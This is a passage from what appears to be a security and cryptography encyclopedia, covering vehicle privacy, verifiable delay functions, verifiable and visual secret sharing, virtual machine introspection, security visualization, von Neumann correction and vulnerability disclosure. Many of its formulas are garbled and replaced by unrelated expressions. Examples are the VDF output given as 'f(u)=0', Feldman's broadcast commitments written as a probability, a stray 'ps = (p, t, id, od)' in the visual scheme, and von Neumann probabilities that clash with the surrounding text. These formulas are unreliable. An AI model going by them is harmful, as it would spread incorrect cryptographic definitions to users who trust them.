While the privacy concerns above assume the adversary to be only one service provider, usually the car manufacturer, the situation deteriorates when on-board units transform into customizable devices with app stores where software from various sources can be installed and run. In this scenario, all privacy concerns (and security concerns for that matter) from mobile phones also apply to vehicles, leaving the user with little clue as to who collects what data and where it will end up eventually.

Advanced Driver-Assistance Systems

Modern vehicles offer numerous features that can be summarized under the term advanced driver-assistance systems, commonly enabled through a range of sensors and actuators. These systems include fatigue warning

systems, lane change assistance, cruise control support, and so on. The presence of cameras and microphones in the interior of the car can pose a privacy risk when these systems interact with online services, similar to virtual assistants found in phones or smart home appliances. Autonomous taxis will most certainly be equipped with inward-facing cameras and microphones, turning the vehicle into a fully monitored space with no privacy expectations.

Already today, a number of vehicles have outward-facing cameras to support semiautonomous driving or theft prevention. While the benefits of such sensors are evident, they also turn each vehicle into a surveillance station which can be accessed not only by the owner at any time but also by the manufacturer. If all vehicles possessed such features, today's cities would be almost completely covered by video and audio sensors, impacting the privacy of not just the drivers but also all other citizens.

Intelligent vehicles are well suited to be part of a so-called participatory sensing systems, where drivers submit readings from their vehicles to support smart city applications, e.g., pothole detection, air-quality readings, and traffic conditions. The privacy risks here are similar to those discussed in the location-based services section; however, the system model is different as the driver willingly participates. These participatory sensing systems usually assume that the data is processed and published by the service provider, potentially allowing any data consumer to derive sensitive user information if the service provider does not implement sufficient privacy protection techniques.

Driver Behavior Monitoring

The underlying technology of intelligent vehicles could be used to identify and report several traffic violations, including lane changing without signalling, speeding, red-light violations, and so on. While this certainly could benefit traffic safety, there is a risk that these systems will be overly sensitive, giving drivers a constant feeling of surveillance and therefore drastically reducing their perceived level of privacy. Mandatory on-board units will give the driver little choice to opt out.

Similarly, insurance companies are interested in the driving style of their customers to adjust insurance premiums (Tselentis et al. 2016). Commonly, two different modes can be distinguished: pay-as-you-drive (PAYD) and pay-how-you-drive (PHYD). In PAYD, the insurance company

monitors the mileage of a vehicle to compute the insurance premium, potentially gaining access to detailed sensitive spatiotemporal user data. In PHYD, the driving style of the insured is monitored to assign a risk level and thus an adjusted insurance premium. This classification can be based on the detection of speeding, abrupt deceleration, non-fluent driving (frequent acceleration and deceleration), etc. While, in most cases, this type of monitoring requires the driver to actively opt in, the technology of intelligent vehicles would allow a ubiquitous implementation of not just insurance applications but also electronic road pricing and tolling systems. From a privacy perspective, these systems pose a serious challenge as the user has no method to control what happens to the data once it leaves the vehicle.

Open Issues

The privacy risks that accompany intelligent vehicles might seem to be too big to be managed; however, there exist solutions for almost all of the discussed privacy problems. These solutions include pseudonym systems that do not affect safety, revocation schemes that are backward privacy preserving, anonymous and decentralized location-based services, or even in-vehicle computations of insurance premiums. Unfortunately, these privacy-preserving methods hardly find application in the real-world as they might not introduce any benefits from the providers' perspective. In fact, privacy protection often comes with a cost in terms of utility, possibly lowering the quality of the service.

To support the implementation of privacy-friendly features for intelligent vehicles, a number of steps need to be taken: First, the regulatory bodies need to release clear policies on how intelligent vehicle applications can be realized in a privacy-preserving way. These policies need to cover the entire data life cycle and also include drivers' rights for data transparency and control. This is in particular necessary for legally mandated systems as drivers have no choice to opt out. Second, there is a need for more utility-aware privacy-enhancing technologies to avoid impacting the quality of service beyond an acceptable level. And third, the users themselves need to ultimately base their purchase or voting decisions on the level of privacy offered by a product or a policy.

Verifiable Delay Function

Benedikt Bünz[4] ✉
(4) New York University, New York, USA

✉ **Benedikt Bünz**
Email: benedikt@cs.nyu.edu

Synonyms

Publicly verifiable proof-of-sequential work; VDF

Definition

A verifiable delay function (VDF) (Lenstra and Wesolowski, 2017; Boneh et al., 2018) is a function $f : \mathcal{X} \to \mathcal{Y}$ that takes a prescribed time to compute, even on a parallel computer. However, once computed, the output can be quickly verified by anyone. Moreover, every input $x \in \mathcal{X}$ must have a unique valid output $y \in \mathcal{Y}$.

Theory

A VDF that implements a function $\mathcal{X} \to \mathcal{Y}$ is a tuple of three algorithms:

- *Setup*(λ, T) $\to pp$ is a randomized algorithm that takes a security parameter λ and a time-bound T, and outputs public parameters pp,
- *Eval*(pp, x) $\to$ (y, π) takes an input $x \in \mathcal{X}$ and outputs a $y \in \mathcal{Y}$ and a proof π.
- *Verify*(pp, x, y, π) $\to$ {*accept*, *reject*} outputs *accept* if y is the correct evaluation of the VDF on input x.

If $(y, \pi) \leftarrow Eval(pp, x)$, then $Verify(pp, x, y, \pi) = accept$, for all $x \in \mathscr{X}$ and pp output by $Setup(\lambda, T)$. A VDF must satisfy three properties. We state these properties informally and refer to Boneh et al. (2018) for a complete definition:

- *ε-evaluation time*. Algorithm $Eval(pp, x)$ runs in time at most $(1 + \varepsilon)T$, for all $x \in \mathscr{X}$ and all pp output by $Setup(\lambda, T)$. We will explain how to measure run time in the next section.
- *Sequentiality*. A parallel algorithm $\mathscr{A}$, using at most $poly(\lambda)$ processors, that runs in time less than T cannot compute the function. Specifically, for a random $x \in \mathscr{X}$ and pp output by $Setup(\lambda, T)$, if $(y, \pi) \leftarrow Eval(pp, x)$, then $\Pr\left[\mathscr{A}(pp, x) = y\right]$ is negligible.
- *Uniqueness*. For an input $x \in \mathscr{X}$, exactly one $y \in \mathscr{Y}$ will be accepted by *Verify*. Specifically, let $\mathscr{A}$ be an efficient algorithm that given pp as input, outputs (x, y, π) such that $Verify(pp, x, y, \pi) = accept$. Then, $Pr[Eval(pp, x) \neq y]$ is negligible.

Constructions

Based on groups of unknown order. Two VDF constructions are based on exponentiation in groups of unknown order (Pietrzak, 2019; Wesolowski, 2019). In these groups, computing the order of the group is assumed to be infeasible. Groups of unknown order can be built on the hardness of factoring or from class groups. Unknown order groups imply that generically computing $\mathbf{F}_{p^d}^*$ for $g \in \mathbb{G}$ takes T sequential squaring in the multiplicative group $\mathbb{D}$. This sequentiality is also used in the closely related primitive of time-lock puzzles. The VDFs take an input $\tau \in \mathbb{Z}$. The output of the VDF is $\widehat{f}(u) = 0$. The constructions then provide an efficient proof that $y = x^{(2^T)}$ that can be verified in $\sum x_i \leq h$ total time.

Based on Isogenies. Another construction is based on isogenies over elliptic curves (Feo et al., 2019). The VDF evaluation consists of walking a random isogeny walk from a starting point on one super-singular elliptic curve to an evaluation point on a different curve. Both curves have efficient pairings, which enable efficient verification given a pre-computed pair of points. The construction can be extended to delay encryption where users can encrypt to some public identifier, and decryption is a slow but public process (Burdges and Feo, 2021). The disadvantage of the isogeny-based

constructions is that they require a trusted setup that produces parameters linear in the delay.

Generic constructions based on (incremental) verifiable computation. VDFs can also be built generically using a sequential iterated function, such as a hash chain, and constructing an efficiently verifiable proof that the output is the result of applying the sequential function to the input (Fisch, 2019). Using generic verifiable computation (such as a SNARK system) to construct a VDF has the downside that computing the proof can take many orders of magnitude longer than evaluating the function itself. However, the designs can be made practical by combining techniques such as time-asymmetric sequential functions, incremental verifiable computation, and parallel proving. Constructions based on verifiable computation are, currently, the only known candidates for quantum-resistant VDFs.

Applications

Random Multi-Party Beacon

Verifiable delay functions enable a very simple multi-party beacon between n parties. A beacon is a service that periodically outputs random values that are unpredictable and can't be biased by any party. Random beacons have applications to random leader election and random committee selection. These protocols are vital in the context of large-scale proof of stake systems (Kiayias et al., 2017; David et al., 2018; Chen and Micali, 2019).

The VDF beacon relies on a common ledger in a synchronous network as well as a random oracle (in practice, instantiated with a secure hash function). It is based on a strawman protocol where all parties post a random share to a ledger. These values are then hashed to create a random beacon value. Unfortunately, the strawman beacon can be biased. The final party to post her value can select it such that the beacon output is biased. The idea of the VDF beacon is to apply a VDF to the strawman beacon and then apply the random oracle to the VDF output. It is essential here that the parameters of the VDF are such that the VDF is T-sequential and T is greater than the delay of the network, that is, all honest parties will receive messages within T time, and shares that arrive late are ignored. This means even an adversary controlling $n - 1$ parties cannot know the input to the VDF T-time before it needs to submit its shares. By the unpredictability of

the VDF, it, therefore, cannot guess or bias the outcome. The verifiability property of the VDF enables efficiently verifying the correctness of beacon output. This is critical in applications where the beacon is computed periodically and needs to constantly be verified.

Beacon from Entropy Source

The beacon construction can also be extended by relying on some public source of entropy (Bünz et al., 2017). The criteria for this source are that there is consensus on its value and that even in the face of an adversary, it retains a high level of entropy. Candidate sources are the prices of stocks, sports games, or Bitcoin block hashes. The assumption is that it is hard to predict the value of the source sufficiently far in the future. The beacon construction takes as input the random oracle hash of the high entropy value, applies the VDF to it, and hashes the output. Given such an entropy source and a secure VDF, the beacon value cannot be biased or predicted by any party.

Resource-Efficient Permissionless Blockchains

Verifiable Delay Functions can be used to build resource-efficient and fully permissionless blockchains. In particular, VDFs are a key component of proof-of-space-based blockchains (Dembo et al., 2020). These blockchains aim to replace proof-of-work blockchains where leader election involves solving a hard computational puzzle. Instead, a random leader is drawn periodically proportionally to the users' allocated space. The random drawing is powered and utilizes a VDF. Importantly, the designs do not require users to sign up or purchase tokens from a current participant. Similarly, VDF-based proof-of-stake designs are able to achieve security that emulates proof-of-work's "arrow of time" property (Deb et al., 2021). This prevents adversarial parties from rolling back time and engaging in "costless simulation" attacks without any additional assumptions, for example, erasing secret-keys as in David et al. (2018) and Chen and Micali (2019).

Proof of Replication

Some VDF constructions are based on time-asymmetric functions. In these constructions, the evaluation function is invertible, and the inversion is much faster than the evaluation. Time-asymmetric functions have found

applications in decentralized storage systems and proofs of replication(Fisch, 2019). The encoder uniquely encodes data using the time-asymmetric VDF, and a decoder can quickly recover the data using the inverse function. While no time-asymmetric function with an exponential gap between evaluation and inversion is known, partial time-asymmetric functions are being combined with other techniques in practical proof-of-replication designs.

Open Problems and Future Directions

Proposing and analyzing new candidates for VDFs are an important direction for further research. Cryptanalysis of existing proposals as well as considering extended adversarial models such as quantum adversaries is also a critical area.

Verifiable Encryption

Kazue Sako[5] ✉
(5) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

Verifiable encryption is an encryption scheme where one can prove some property of a message *m*, while the message is given in an encrypted form. When an encryption scheme is secure, the encryption E(m) should reveal no information regarding *m*. But this property may not be suitable in cases where checking some property of the encrypted content is required before processing the encrypted data. Verifiable encryption allows a verifier to check certain property of the content that is encrypted.

Applications

An example of such a case is a key escrow_*scheme*. In a typical key escrow scheme, when a sender sends an encrypted message, he is required to encrypt the key which he used to encrypt the message, and the encryption of the key is by using the escrow agent's public key. This way, the escrow agent can always obtain the key used to encrypt the message, and thus the escrow agent can read the message. However, the sender can fool the escrow agent and encrypt a garbage data that does not decrypt the message. Using verifiable encryption, one can verify whether or not the transmitted pair of encrypted message and encrypted key satisfies the property that the

escrow agent can successfully read the message, without knowing the encrypted contents.

Another example of how verifiable encryption is used is a group signature_*scheme. In a typical group signature scheme*, the information to identify the signer is encrypted under the public key of the *trusted group authority* (also known as *group manager*) so that the authority can trace the signer in a case of dispute.

Verifiable encryption is also used in the context of electronic voting. In a yes–no voting, a voter encrypts "1" if voting for "yes" and "−1" if voting for "no." Using homomorphic encryption (Homomorphism), the addition of encryption yields the encryption of the sum of these values. If the sum is a positive number, it means the majority was for yes-vote. However, it is important that a vote is the encryption of either 1 or −1 and not 100 or 1000. Verifiable encryption can be used to ensure that the encrypted vote that will be tallied is indeed either 1 or −1, without revealing which.

Theory

Verifiability is usually achieved by employing a Zero Knowledge Protocol to prove possession of knowledge regarding the property of the encrypted message.

Verifiable Secret Sharing

Berry Schoenmakers[6] ✉
(6) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A basic secret sharing scheme is defined to resist passive attacks only, which means that its security depends on the assumption that all parties involved run the protocols as prescribed by the scheme. After taking part in the distribution protocol, a nonqualified set of participants is not able to deduce (part of) the secret from their shares.

In many applications, however, a secret sharing scheme is also required to withstand active attacks. This is accomplished by *verifiable secret sharing* (VSS) schemes, as first introduced in 1985 (Chor et al. 1985). Specifically, a VSS scheme is required to withstand the following two types of active attacks:

- A dealer sending inconsistent or incorrect shares to some of the participants during the distribution protocol
- Participants submitting incorrect shares during the reconstruction protocol

Clearly, Shamir's threshold scheme is not a VSS scheme, since it does not exclude either of these attacks.

A well-known example is Feldman's VSS scheme (Feldman 1987). Informally, Feldman's scheme runs as follows for the case of (t, n)-threshold access structures, $1 \leq t \leq n$. Let g denote a generator of a cyclic group G of order p (where p is a large prime number, $p > n$). The

distribution protocol and reconstruction protocol for dealer and participants $P_1,\ldots,P_n$ are defined as follows:

- *Distribution*. Let $s \in \mathbb{Z}_p$ (modular arithmetic) denote the secret to be distributed by the dealer. The dealer chooses a random polynomial in $\mathbb{Z}_p[x]$ of the form $a(x) = s + \alpha_1 x + \cdots + \alpha_{t-1}x^{t-1}$, subject to the condition that $\alpha_0 = s$. The dealer sends share $s_i = a(i)$ to participant P_i in private, for $i = 1, \ldots, n$. In addition, the dealer broadcasts values $\epsilon = \Pr[c' = c] - 1/2$. Upon receipt of its share s_i, each participant verifies the validity of the share by evaluating the following equation:

$$g^{s_i} = \prod_{j=0}^{t-1} B_j^{i^j} \tag{1}$$

- *Reconstruction*. Each share s_i contributed by participant P_i is verified using Eq. (1). The secret $s = a(0)$ is then recovered as in Shamir's threshold scheme, using t valid shares.

Because of Eq. (1), it is impossible for the dealer to give out inconsistent shares (to honest participants). The only way the dealer may cheat is by sending incorrect shares to some participants. Each participant receiving an incorrect share during the distribution protocol is supposed to file a complaint against the dealer. If the dealer receives t or more complaints, the distribution is said to fail. Otherwise, the dealer is required to broadcast the correct shares s_i for all participants P_i who filed a complaint. If the discrete logarithm problem is hard for group G, Feldman's VSS scheme is secure for the hard-core bits of secret s against cheating by the dealer and cheating by at most $t - 1$ of the participants as long as $2(t - 1) < n$.

Another well-known example is Pedersen's VSS scheme (Pedersen 1992). The schemes by Feldman and Pedersen are called *noninteractive* because the distribution protocol does not require any interaction between the dealer and participants, nor between participants among each other, except for the filing of complaints.

Publicly verifiable secret sharing (PVSS) schemes, as introduced by Stadler (1996), remove the need for interaction entirely by ensuring that anyone (not just the participants) is able to verify the shares distributed by

the dealer. The PVSS scheme by Schoenmakers (1999) is often used as a building block in blockchain applications, e.g., to implement randomness beacons as in (Cascudo and David 2017).

Many examples of *interactive* VSS schemes can be found in papers presenting protocols for *secure*multiparty computation (see Ben-Or et al. 1988; Chaum et al. 1988; Goldreich et al. 1987) and later papers. Typically, interactive VSS schemes rely on the use of authentication tags, checking vectors, or similar ideas. For instance, the VSS scheme of (Ben-Or et al. 1988) lets the dealer choose a random bivariate polynomial $p(x, y)$ of degree at most $t - 1$, such that $s = p(0, 0)$ for a secret s. The dealer sends each participant P_i two univariate polynomials of degree at most $t - 1 : a_i(x) = p(x, i)$ and $b_i(y) = p(i, y)$. Each participant is supposed to check that $a_i(i) = b_i(i)$. Furthermore, each pair of participants P_i and P_i checks that $a_i(j) = b_j(i)$. An interactive protocol between the dealer and the participants is used to determine whether distribution was successful or not.

Apart from their use in secure multiparty computation, VSS schemes are often used in the construction of *distributed key generation* (DKG) protocols, which are in turn a basic tool in threshold cryptography. The object of a DKG protocol is to let a group of n parties jointly generate a key, consisting of a private key and a public key, such that the private key is shared among the n parties (see Gennaro et al. 1999, 2003; Pedersen 1991).

Vicinity Card

Marc Vauclair[8] ✉
(8) BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Definition

Vicinity cards are contactless cards standardized according to ISO/IEC 15693.

Background

The communication between a VCD (Vicinity Coupling Device; aka a reader) and a VICC (= Vicinity Integrated Circuit Card) is performed using an electromagnetic field coupling between the reader and the card. The coupling is used for both powering the VICC by the VCD and for the data exchange between the VICC and the VCD.

Vicinity cards can be read at a greater distance (typically up to 1–1.5 m distance) than Proximity cards (Proximity Cards). They operate with a 13.56 MHz RF field.

The NFC harmonization (NFC) encompasses the Vicinity cards compatibility.

Applications

Typical applications of Vicinity cards are ticketing, identification, authentication, and access control.

Virtual Machine Introspection

Bryan D. Payne[10] ✉
(10) Information Systems Analysis, Sandia National Laboratories, Albuquerque, NM, USA

Definition

Virtual machine introspection (VMI) is a technique for externally monitoring the runtime state of a system-level virtual machine. Monitors can be placed in another virtual machine, within the hypervisor, or within any other part of the virtualization architecture. For virtual machine introspection, the runtime state can be defined broadly to include processor registers, memory, disk, network, and any other hardware-level events.

Background

Virtual machine introspection was originally introduced by Garfinkel and Rosenblum (2003) as a way to protect a security application from attack by malicious software. The reasoning behind this claim of protection is that the software interface between a virtual machine and a hypervisor is relatively small, making it easier to implement correctly and verify than the relatively larger interface between an operating system and its applications. Since its introduction, virtual machine introspection continues to be used primarily for security applications that leverage this software isolation property; however, other uses include software debugging and systems management.

Applications

Two key building blocks are needed in order to make virtual machine introspection a useful monitoring technique. First is access to the runtime state of the virtual machine being monitored. Memory is usually the primary source of information, followed closely by network traffic. Other information that may be accessible includes information stored on disk and hardware events such as disk reads and writes, keyboard and mouse events, and video card display buffers. Some of this information can be collected passively, allowing the monitoring application to access the information at any time (Payne et al. 2007), while other information is collected actively, producing a notification when certain events occur such as writing to a certain memory location or a hardware interrupt (Payne et al. 2008). The VMsafe and XenAccess software libraries provide access using virtual machine introspection on VMware and Xen, respectively.

The second key building block is analysis to interpret the information obtained through virtual machine introspection. The view provided to applications through virtual machine introspection libraries such as VMsafe and XenAccess is low level. For example, the view of memory is simply the raw bytes within the virtual address spaces of an operating system. Converting this low-level view into something meaningful for monitoring applications is known as the semantic gap problem. Solving this problem requires analysis and understanding of the systems being monitored. There has been a significant amount of research into these problems from the forensic analysis community; however, these results are largely applicable to one or a small number of target software versions. More general techniques are only recently emerging from the systems and security research communities to address portions of this problem (Cozzie et al. 2008; Dolan-Gavitt et al. 2009). While it is possible to build interesting and useful monitoring applications using virtual machine introspection today, doing so usually requires static analysis or reverse engineering of the target system. As researchers continue to address the semantic gap problem, it will become easier to build new monitoring applications that work across a wide variety of target software versions.

Most monitoring applications that use virtual machine introspection do so because of the security benefits. Therefore, the two major classes of applications typically seen in this space are security monitoring and

forensics. Security monitoring includes applications that can perform process detection, kernel integrity verification, and general host or network-based intrusion detection (Jones et al. 2006; Litty et al. 2008; Petroni and Hicks 2007). Forensic applications include techniques to trace the origin or cause of a malicious event (King and Chen 2005). While many of today's applications remain within research laboratories, the explosion of virtualization deployments in recent years combined with the availability of virtual machine introspection libraries has led to the creation of some commercial products in this space. If current trends continue, both the research and commercial sectors are expected to create new innovations within this space over the next several years.

Open Problems

Virtual machine introspection is still a relatively new technique with many open research problems. The semantic gap problem, discussed above, remains one of the large challenges. In addition, monitoring may require interposing on hardware events, network traffic, and other performance sensitive data. Research is needed to understand how to enable secure monitoring of these forms of data without adversely impacting the overall system performance. Finally, the virtualization deployment required to support virtual machine introspection on desktop and laptop computers introduces both deployment and ongoing management challenges above and beyond what most users are able to address.

VSSS

Definition

Visual secret sharing schemes form a particular case of secret sharing schemes with the additional restriction that the shares consist of visual tools and only well-defined coalitions of participants can recover the secret by means of visual methods.

Theory

Visual secret sharing schemes (VSSS, for shortness) were introduced in Ref. (Naor and Shamir 1995). They form a particular case of secret sharing schemes with the additional restriction that *allowed* (also called *privileged* or *trusted* in access structure) coalitions can recover the secret by visual means.

More precisely, consider the case when just one bit of visual information, that is, a black or white pixel, has to be distributed as a secret s among n participants of VSSS. To realize this, the dealer uses two sets $a_{\mathfrak{q}}$ and $\mathscr{C}$ of binary (Boolean) $n \times m$ matrices in the following way. To distribute a "black" secret ($s = 1$), he randomly chooses a matrix $B = (b_{i,j}) \in a_{\mathfrak{q}}$ and sends to the ith participant a transparency consisting of m subpixels, where the jth subpixel is black if $b_{i,j} = 1$ and the jth subpixel is white if $b_{i,j} = 0$. For distributing $s = 0$, the dealer does the same but with a randomly chosen matrix $ps = (p, t, id, od)$ An allowed coalition recovers the secret by stacking their transparencies (called shares) and setting $s = 1$ if the stack is "sufficiently" black. The latter means calculating the number c of black subpixels in the stack, that is, the *Hamming weight* (cyclic codes) of the stack, and comparing it with some threshold.

Note that stacking transparencies is equivalent to evaluating the *OR* of the corresponding Boolean vectors $\mathbf{b}_i = (b_{i,1}, \ldots, b_{i,m})$ or $\mathbf{w}_i = (w_{i,1}, \ldots, w_{i,m})$. For the most interesting case of a visual (n, k) threshold scheme where any set of k or more participants can recover the secret "visually" (see Conditions 1 and 2 below) while any set of less than k participants gains no additional, that is, a posteriori, information about the secret (see Condition 3 below) the formal definition is the following (Naor and Shamir 1995).

Two collections $a_{\mathfrak{q}}$ and $\mathscr{C}$ of $n \times m$ binary matrices are called (n, k) VSSS if the following three conditions are met:

1. For any $B \in a_{\mathfrak{q}}$, the OR of any k of the n rows of B has Hamming weight of at least d_1.

2. For any $W \in \mathcal{W}$, the OR of any k of the n rows of W has Hamming weight of at most d_0.

3. For any subset $\{i_1, \ldots, i_l\} \subset \{1, \ldots, n\}$ with $l < k$, the two collections obtained by restricting each matrix in $a_{\mathfrak{q}}$ and $\mathscr{C}$ to the rows $i_1, \ldots, i_l$ are indistinguishable in the sense that they contain the same matrices with the same frequencies.

The value $\alpha = (d_1 - d_0)/m$ is called the *contrast* of the VSSS. Two other important parameters of VSSS are:

- m, the number of subpixels in a share, or *length* of VSSS,
- r, the number of matrices in collections $a_{\mathfrak{q}}$ and $\mathscr{C}$.

Obviously the contrast should be sufficiently large while keeping m and r as small as it possible. Construction of an VSSS turned out to be a much more complicated problem than that of an ordinary SSS, even for the case of threshold (n, k)-schemes.

For the simplest case of an (n, n) threshold scheme, the optimal visual version consists of all $2^n -$ (Naor and Shamir 1995)! permutations of the columns of the $n \times 2^{n-1}$ matrix W, which columns of W are all binary vectors $x = (x_1, \ldots, x_n)$ with $g,\ g^x,\ g^{(x_2)},\ \ldots,\ g^{(x_t)}$ (in words, W is the code book of the (n, $n - 1$) *even-weight* code defined by a single overall parity-check symbol), and also of all $2^n -$ (Naor and Shamir 1995)! permutations of columns of the matrix B, where, analogously, the columns of B are all binary vectors $y = (y_1, \ldots, y_n)$ such that $h\left(X'\right) = 256 \cdot h(X).$. This scheme has parameters $m = d_1 = 2^{n-1}$ and $\alpha = 1/m$, and is optimal since in any visual (n, n)-scheme $\alpha \le 1/2^{n-1}$ and $m \ge 2^{n-1}$ (Naor and Shamir 1995).

For general visual threshold (n, k)-schemes various constructions were given in (Naor and Shamir 1995) yielding $\alpha = 2^{-\Omega(k)}$. They were further improved in Refs. (Droste 1996; Verheul and van Tilborg 1997). Starting with Refs. (Droste 1996; Hofmeister et al. 2000) the technique of linear programming was applied to evaluate the maximal possible contrast of (n, k) visual threshold schemes. This led Krause and Simon (Krause and Simon 2000) to the asymptotically answer $\lim\ 4^n\alpha = 4$ for fixed k and growing n (see (Blundo et al. 2003) for small values of $k = 3, 4, 5$). Generalizations of VSSS to the colored case have been also considered, see Ref. (Verheul and van Tilborg 1997).

Security visualization

Definition

Despite the application of increasingly advanced methods and technologies to automate tasks within cyber security, human domain knowledge remains indispensable. Especially monitoring a system's security posture as well as detecting and analyzing cyber threats requires involvement of security experts. However, the large amount of data relevant for these tasks poses a major impediment for any kind of manual analyses. It is therefore necessary, to enable security experts to efficiently deal with large amounts of data. Visual Security Analytics (VSA) aims to achieve this through generating interactive visual representations of log data or any other data relevant for monitoring, ensuring, and preserving cyber security and covering different ways of analyzing security data using visual approaches (Marty 2009). It is a combination of automated and visual analysis aiming for a "best-of-both" worlds approach. Thus, VSA is a highly interdisciplinary field covering information security, security analytics,

information visualization, and human-computer interaction among several others.

Background

Combating the wide variety of threats within cybersecurity involves the necessity to deal with large amounts of data from heterogenous sources. Modern developments such as the IoT and the resulting interconnectedness of contemporary company's architectures additionally increase their attack surface. This leads to a skyrocketing amount of relevant data as well as a high complexity of the task to secure them. Specially to deal with the data, it is inevitable that the application of algorithmic methods and technologies is necessary. Many of these automated approaches have matured throughout the last two decades and are a huge relief to manual analysis approaches (Marty 2009). Although they are very effective and efficient in combating familiar threats or at least attacks that follow previously known schemes, they fall short in detecting targeted and tailored threats. These often comprise of several benign activities that only add up to a malicious incident when analyzed together. Especially for these types of threats, it is highly relevant to enable human domain experts to identify and analyze them. Their domain knowledge about the company, its architecture, and other particularities is crucial and cannot be automated. However, the amount of data relevant for analyses is too much for humans to handle (Goodall 2008).

Since more than 15 years, the field of Visual Analytics (VA) offers a pathway for a solution to this and similar mismatches (Thomas and Cook 2005). It aims at a "best-of-both-worlds" approach with automated data processing and analysis combined with visual representations of the data to enable manual analyses as well. The application of VA approaches in the context of security (i.e., VSA) combines human pattern recognition abilities as well as domain knowledge with the data-processing powers of computers. VSA has been playing a major role within VA since its early days (Keim et al. 2010). It enables security experts but also experts from other domains (e.g., IoT) to analyze security data using visual approaches. Visual representations of data allow domain experts to discover preemptive and actionable security measures to combat threats and increase information security (Jacobs and Rudis 2014). A crucial part of VA and therefore also

VSA is a feedback loop which enables experts to adapt and adjust any automated analysis (and its parameters) or any step that is part of the process (Keim et al. 2010).

Theory and Applications

Theory of VSA is mostly based on the theoretic research in the fields of information visualization, visual analytics, as well as human-computer interaction. The application of this theoretical research to the context of information and cyber security is the core of visual security analytics. Thus, the relevant background is naturally highly interdisciplinary. It first covers understanding the pattern seeking and visual capabilities of the human brain (Ware 2012), the involvement of users in the design process of VSA solutions (Meyer et al. 2015), and a clear understanding of the users' tasks and activities (Kirk 2019). All of these aspects are crucial to develop an appropriate visual representation for the intended users. Additionally, literature examines a plethora of ways to efficiently map multidimensional security information into interactive, visual representations (Hall et al. 2015). This, application-driven research is the core of VSA. However, there are several smaller streams of research within respective literature such as the development of knowledge-generation models (describing how users derive knowledge from visual representations (Sacha et al. 2014)) or the design of knowledge-assisted visualizations which focus mainly on the exchange of knowledge between humans and machines (Federico et al. 2017).

Open Problems and Future Directions

Current widely discussed open problems and emerging future directions within security visualization are mainly the following:

1. The most pressing problem is a so-called dichotomy in the development of VSA solutions (Marty 2009). They are either designed by security experts without the necessary visualization or by visualization experts without the proper security domain knowledge. It is necessary to bring both security and visualization experts together to build effective VSA solutions.

2. Identification of user tasks: There are several taxonomies identifying and defining the tasks and activities of domain experts (Brehmer and Munzner 2013). Understanding these is crucial for the design of appropriate VA solutions supporting security experts in the best possible way. Existing taxonomies are mostly too high-level or too general to be completely applicable in the context of information security.

3. The appropriate evaluation of interactive visual representations has been an issue within information visualization ever since.

4. A raising topic within VA and VSA is the one of Explainable AI (XAI). Visual approaches can be used to enable domain experts to understand and reproduce the decision made by machine learning and artificial intelligence solutions. This effort aims to open black boxes of ML and AI allowing humans to debug, adjust, and fine-tune the underlying models resulting in possibly better and more accurate analysis results. As ML and AI are also highly relevant in the context of information security, this poses an interesting future direction for VSA.

Synonyms

De-skewing

Definition

von Neumann Correction is a process for removing bias from pseudo-random bit streams.

von Neumann correction takes pairs of bits as inputs but output bits only when there is a transition in the input bit stream. Because transitions in each direction occur an equal number of times, the bias is eliminated. This comes at the cost of a lower bit rate.

Indeed, let us assume that the source outputs a 1 with probability $t = \frac{1}{3}$ and a 0 with probability $\frac{3\alpha+11}{2}$. We see that the sequence 11 occurs with probability $\left(\frac{1}{2}+\varepsilon\right)^2$, that the sequence 00 occurs with probability $\left(\frac{1}{2}-\varepsilon\right)^2$ but that the occurrence probabilities of both sequences 01 and 10 are equal to:

$$\left(\frac{1}{2}-\varepsilon\right)\left(\frac{1}{2}+\varepsilon\right)=\frac{1}{4}-\varepsilon^2$$

Hence, although smaller than $\frac{1}{4}$, the probability to output a 1 is *strictly equal* to the probability to output a 0.

A von Neumann corrector transforms a random *n*-bit stream into an $\frac{n}{2}$-bit stream (half of the sequence is thrown away and the other half is converted from bit pairs to single bits).

Note that while the von Neumann corrector eliminates bias, it might not necessarily eliminate all forms of *correlation*. For instance, taking the extreme example of an input alternating 0 s and 1 s, the input is unbiased, but the output will be all 0 s or all 1 s (depending on when the corrector begins to read the input data).

Experimental Results

This procedure is frequently used in industrial products.

Black hat hacker; Disclosure window; Instant disclosure; Patch release; Software vendor; Vulnerability disclosure

Definitions

How and when to disclose software vulnerability is a fundamental challenge for white hat users who want to disseminate information to benefit other users by informing them of the vulnerability they discovered. Because disclosure can lead to exploitation of that flaw which is now disclosed and hurt users, policymakers like CERT (Computer Emerging Response Team) play an important role in balancing the benefits of disclosure with the potential harm. Unfortunately, there is no framework that everyone follows. The issue is not limited to the timing of disclosure. There are other players who are willing to buy vulnerabilities and influence patch release timing and hence exploitation. Or there are government agencies who are willing to horde these details for use in future.

Background

In last 20 years, the whole question of information security and disclosure of software flaws has become an increasingly important and contentious issue. A broad overview of academic papers, industry reports, and newspaper articles suggest that the interest in this area has exploded. Vulnerability disclosure in particular has been controversial. From a distance, there is nothing special about software flaws or vulnerabilities. Such flaws exist in all products (for example, an automobile) and they are widely reported but the focus in these cases in on vendors' response and timely fix for these flaws. What make software different is (i) the volume and speed of vulnerabilities (or bugs) being reported are large and (ii) significant negative externality is imposed when bugs are disclosed.

As the software is increasingly becoming part of our daily life and the use of these products has gone up, the number of vulnerabilities found has gone up too. Add the fact that software vendors are under significant competitive pressure to release their products early (Arora et al. 2006), the number of vulnerabilities disclosed is large. National vulnerability database, maintained by NIST, reports the number of flaws found as in Table 1.

CVE stands for common vulnerability and exposure. Even by a conservative statistics, more than 6900 vulnerabilities are received by NVD just in 2019. If we look at the severity score (which combines various metrics including exploitability), it looks like the following Table 2:

So not only a large number of vulnerabilities are found, many them have high or severe score (large economic impact if they are exploited).

But beyond volume of vulnerabilities found, disclosure suffers from externality problem. When vulnerability information is disclosed, all user who use the software are now at risk. In short, disclosing a vulnerability imposes cost on software users and they have to either suffer the risk of potential breach or make costly effort to install a patch if it is available.

Entities Involved in Disclosure

There are four major groups who play a direct role or are impacted by disclosure.

- *Users* of software who may be individuals, organizations, or governments.

Vulnerability Disclosure Economics, Table 1 CVEs received and processed

